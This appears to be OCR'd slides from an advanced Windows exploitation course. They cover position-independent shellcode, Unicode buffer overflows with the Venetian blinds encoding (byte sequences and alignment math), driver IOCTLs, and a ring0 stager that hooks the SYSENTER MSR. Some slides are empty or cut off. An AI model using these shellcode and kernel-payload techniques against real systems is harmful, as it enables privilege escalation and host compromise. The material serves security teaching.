
HANDMADE SHELLCODE LAB TIME

PUSH 0X4E494150
RETN

AWE MODULE 0x03

POSITION INDEPENDENT CODE

```
find_function_shorten:
    jmp find_function_shorten_bnc

find_function_ret:
    pop esi
    sub esi, 0xxh

find_function:
    [...] ; 0xxh bytes length

find_function_shorten_bnc:
    call find_function_ret
```



AWE MODULE 0x04

THE UNICODE PROBLEM

Unicode standard:

- Representing and manipulating text expressed in most of the world's writing systems
- The Unicode character set uses sixteen bits per character rather than 8bits

Where's the problem when we exploit buffer overflows occurring in Unicode strings?

shellcode sent to the vulnerable application is "modified" before being executed because of the Unicode conversion applied to the input buffer

```
int MultiByteToWideChar(
  UINT CodePage,          <--- PAGE
  DWORD dwFlags,
  LPCSTR lpMultiByteStr, <--- SOURCE STRING
  int cbMultiByte,
  LPWSTR lpWideCharStr,  <--- DESTINATION STRING
  int cchWideChar
);
```

RET 0x41414141

UNICODE RET 0x00410041

AWE MODULE 0x04

THE VENETIAN BLINDS TECHNIQUE (Chris Anley 2002)

The Venetian method uses two separated payloads:

- Payload1 has half of the final bytes we want to execute and is used as a “solid” base
- Payload2 is a shellcode writer built on instructions Unicode in nature

1. There must be at least one register pointing to our Unicode buffer
2. Instruction set must be Unicode friendly: XCHG, ADD / SUB (multiples of 256 bytes)
3. Code must be aligned correctly on instruction boundaries
   (inserting nop equivalent instructions 00 6D 00: add byte ptr [ebp],ch, etc.)

AWE MODULE 0x04

THE VENETIAN BLINDS TECHNIQUE (Chris Anley 2002)

- PUSH ECX, POP EDX, JMP EDX => "\x51\x5A\xFF\xE2"
- We send "\x80\x5A\x6D\x40\x6D\x40\x6D\x80\xE2\x6D\x40\x6D\x40\x6D\x51\xFF"
- SHELLCODE-WRITER will be transformed in correct ASM code
- HALF-SHELLCODE will become "\x51\x00\xFF\x00"
- We align EAX to the first \x00 byte before executing the shellcode writer

```
80 00 5A:add byte ptr [eax],5Ah
00 6D 00:add byte ptr [ebp],ch
40       :inc eax
00 6D 00:add byte ptr [ebp],ch
40       :inc eax
00 6D 00:add byte ptr [ebp],ch
80 00 E2:add byte ptr [eax],E2h
00 6D 00:add byte ptr [ebp],ch
40       :inc eax
00 6D 00:add byte ptr [ebp],ch
40       :inc eax
00 6D 00:add byte ptr [ebp],ch
```

AWE MODULE 0x04

THE VENETIAN BLINDS TECHNIQUE: SOME MATH

```
EAX       -> 0x0653EEDD
SHELLCODE -> 0x065406EF (00EB  ADD BL,CH)
0x065406EF - 0x0653EEDD = 6162 Bytes

# we can add/sub only 256 bytes multiples
>>>6162/256.0
24.0703125 ->approximated to 25
>>>hex(0xFF-25)
'0xE6'
>>>0x3C00FF00-0x3C00E600
6400
our EAX fixing code will be:
 ADD EAX, 0x3C00FF00
 SUB EAX, 0x3C00E600
```

which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that will bridge us to shellcode:

```
>>> 6400-6162
238 Bytes to fill
```

AWE MODULE 0x04

VENETIAN BLIND LAB TIME

AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: TALKING TO DEVICE DRIVERS

Device Driver => interface to interact with hardware devices

USER SPACE

DLL SUBSYSTEM


I/O MANAGER (GENERATES IRP)

DEVICE DRIVER Performs I/O Operation

HW DEVICE

AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: TALKING TO DEVICE DRIVERS



AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: IOCTLS

INPUT OUTPUT CONTROL CODES (IOCTLS)

Beside normal r/w operations applications can communicate with drivers sending special codes

DLL SUBSYSTEM (*DeviceIoControl*)

I/O MANAGER (GENERATES IRP_MJ_DEVICE_CONTROL)

```
BOOL WINAPI DeviceIoControl(
  __in          HANDLE hDevice,
  __in          DWORD dwIoControlCode,
  __in_opt      LPVOID lpInBuffer,
  __in          DWORD nInBufferSize,
  __out_opt     LPVOID lpOutBuffer,
  __in          DWORD nOutBufferSize,
  __out_opt     LPDWORD lpBytesReturned,
  __inout_opt   LPOVERLAPPED lpOverlapped
);
```

AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: PRIVILEGE LEVELS

In x86 architecture CPU has four privilege levels called rings

Only ring0 and ring3 are used in the Windows OS for compatibility reasons

RING0: KERNEL MODE -> TOTAL CONTROL OVER CPU AND MEMORY

RINGS LIMIT USE OF MEMORY, I/O PORTS, AND INSTRUCTION SETS TO APPLICATIONS

AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: RING0 PAYLOADS

Crash in RING0 thread => We have basically two options:

1. BUILD 100% RING0 PAYLOAD => find base address of *ntoskrnl.exe* / resolve symbols
2. **STAGING A R3 PAYLOAD FROM KERNEL SPACE**


Staging R3 payloads from kernel space is a reliable and portable method that lets you re-use any fancy user-mode shellcode already implemented.

In any case R0 payloads can be broken down in components to be used for gathering a general technique in different scenarios (*"Windows Kernel-mode Payload Fundamentals"* Bugcheck&Skape):

- **MIGRATION COMPONENT**
- **STAGER COMPONENT**
- **RESTORE COMPONENT**
- **STAGE COMPONENT**


AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: STAGING R3 FROM KERNEL SPACE EXAMPLE




AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: MSR HOOKING




AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: MSR HOOKING



AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: MSR HOOKING



AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: MSR HOOKING

RING0 STAGER 1

```
ring0_migrate_start:
 cld
 cli
 jmp short ring0_migrate_bounce

// ---------------------------- (1) ----------------------------
ring0_migrate_patch:
 pop esi
 push 0x176
 pop ecx
 rdmsr

// ---------------------------- (2) ----------------------------
 mov dword [esi+( ring0_stager_data - ring0_stager_start )+0], eax
 mov edi, dword [esi+( ring0_stager_data - ring0_stager_start )+4]
 mov eax, edi
 wrmsr

// ---------------------------- (3) ----------------------------
 mov ecx, ( ring3_stager - ring0_stager_start )
 rep  movsb
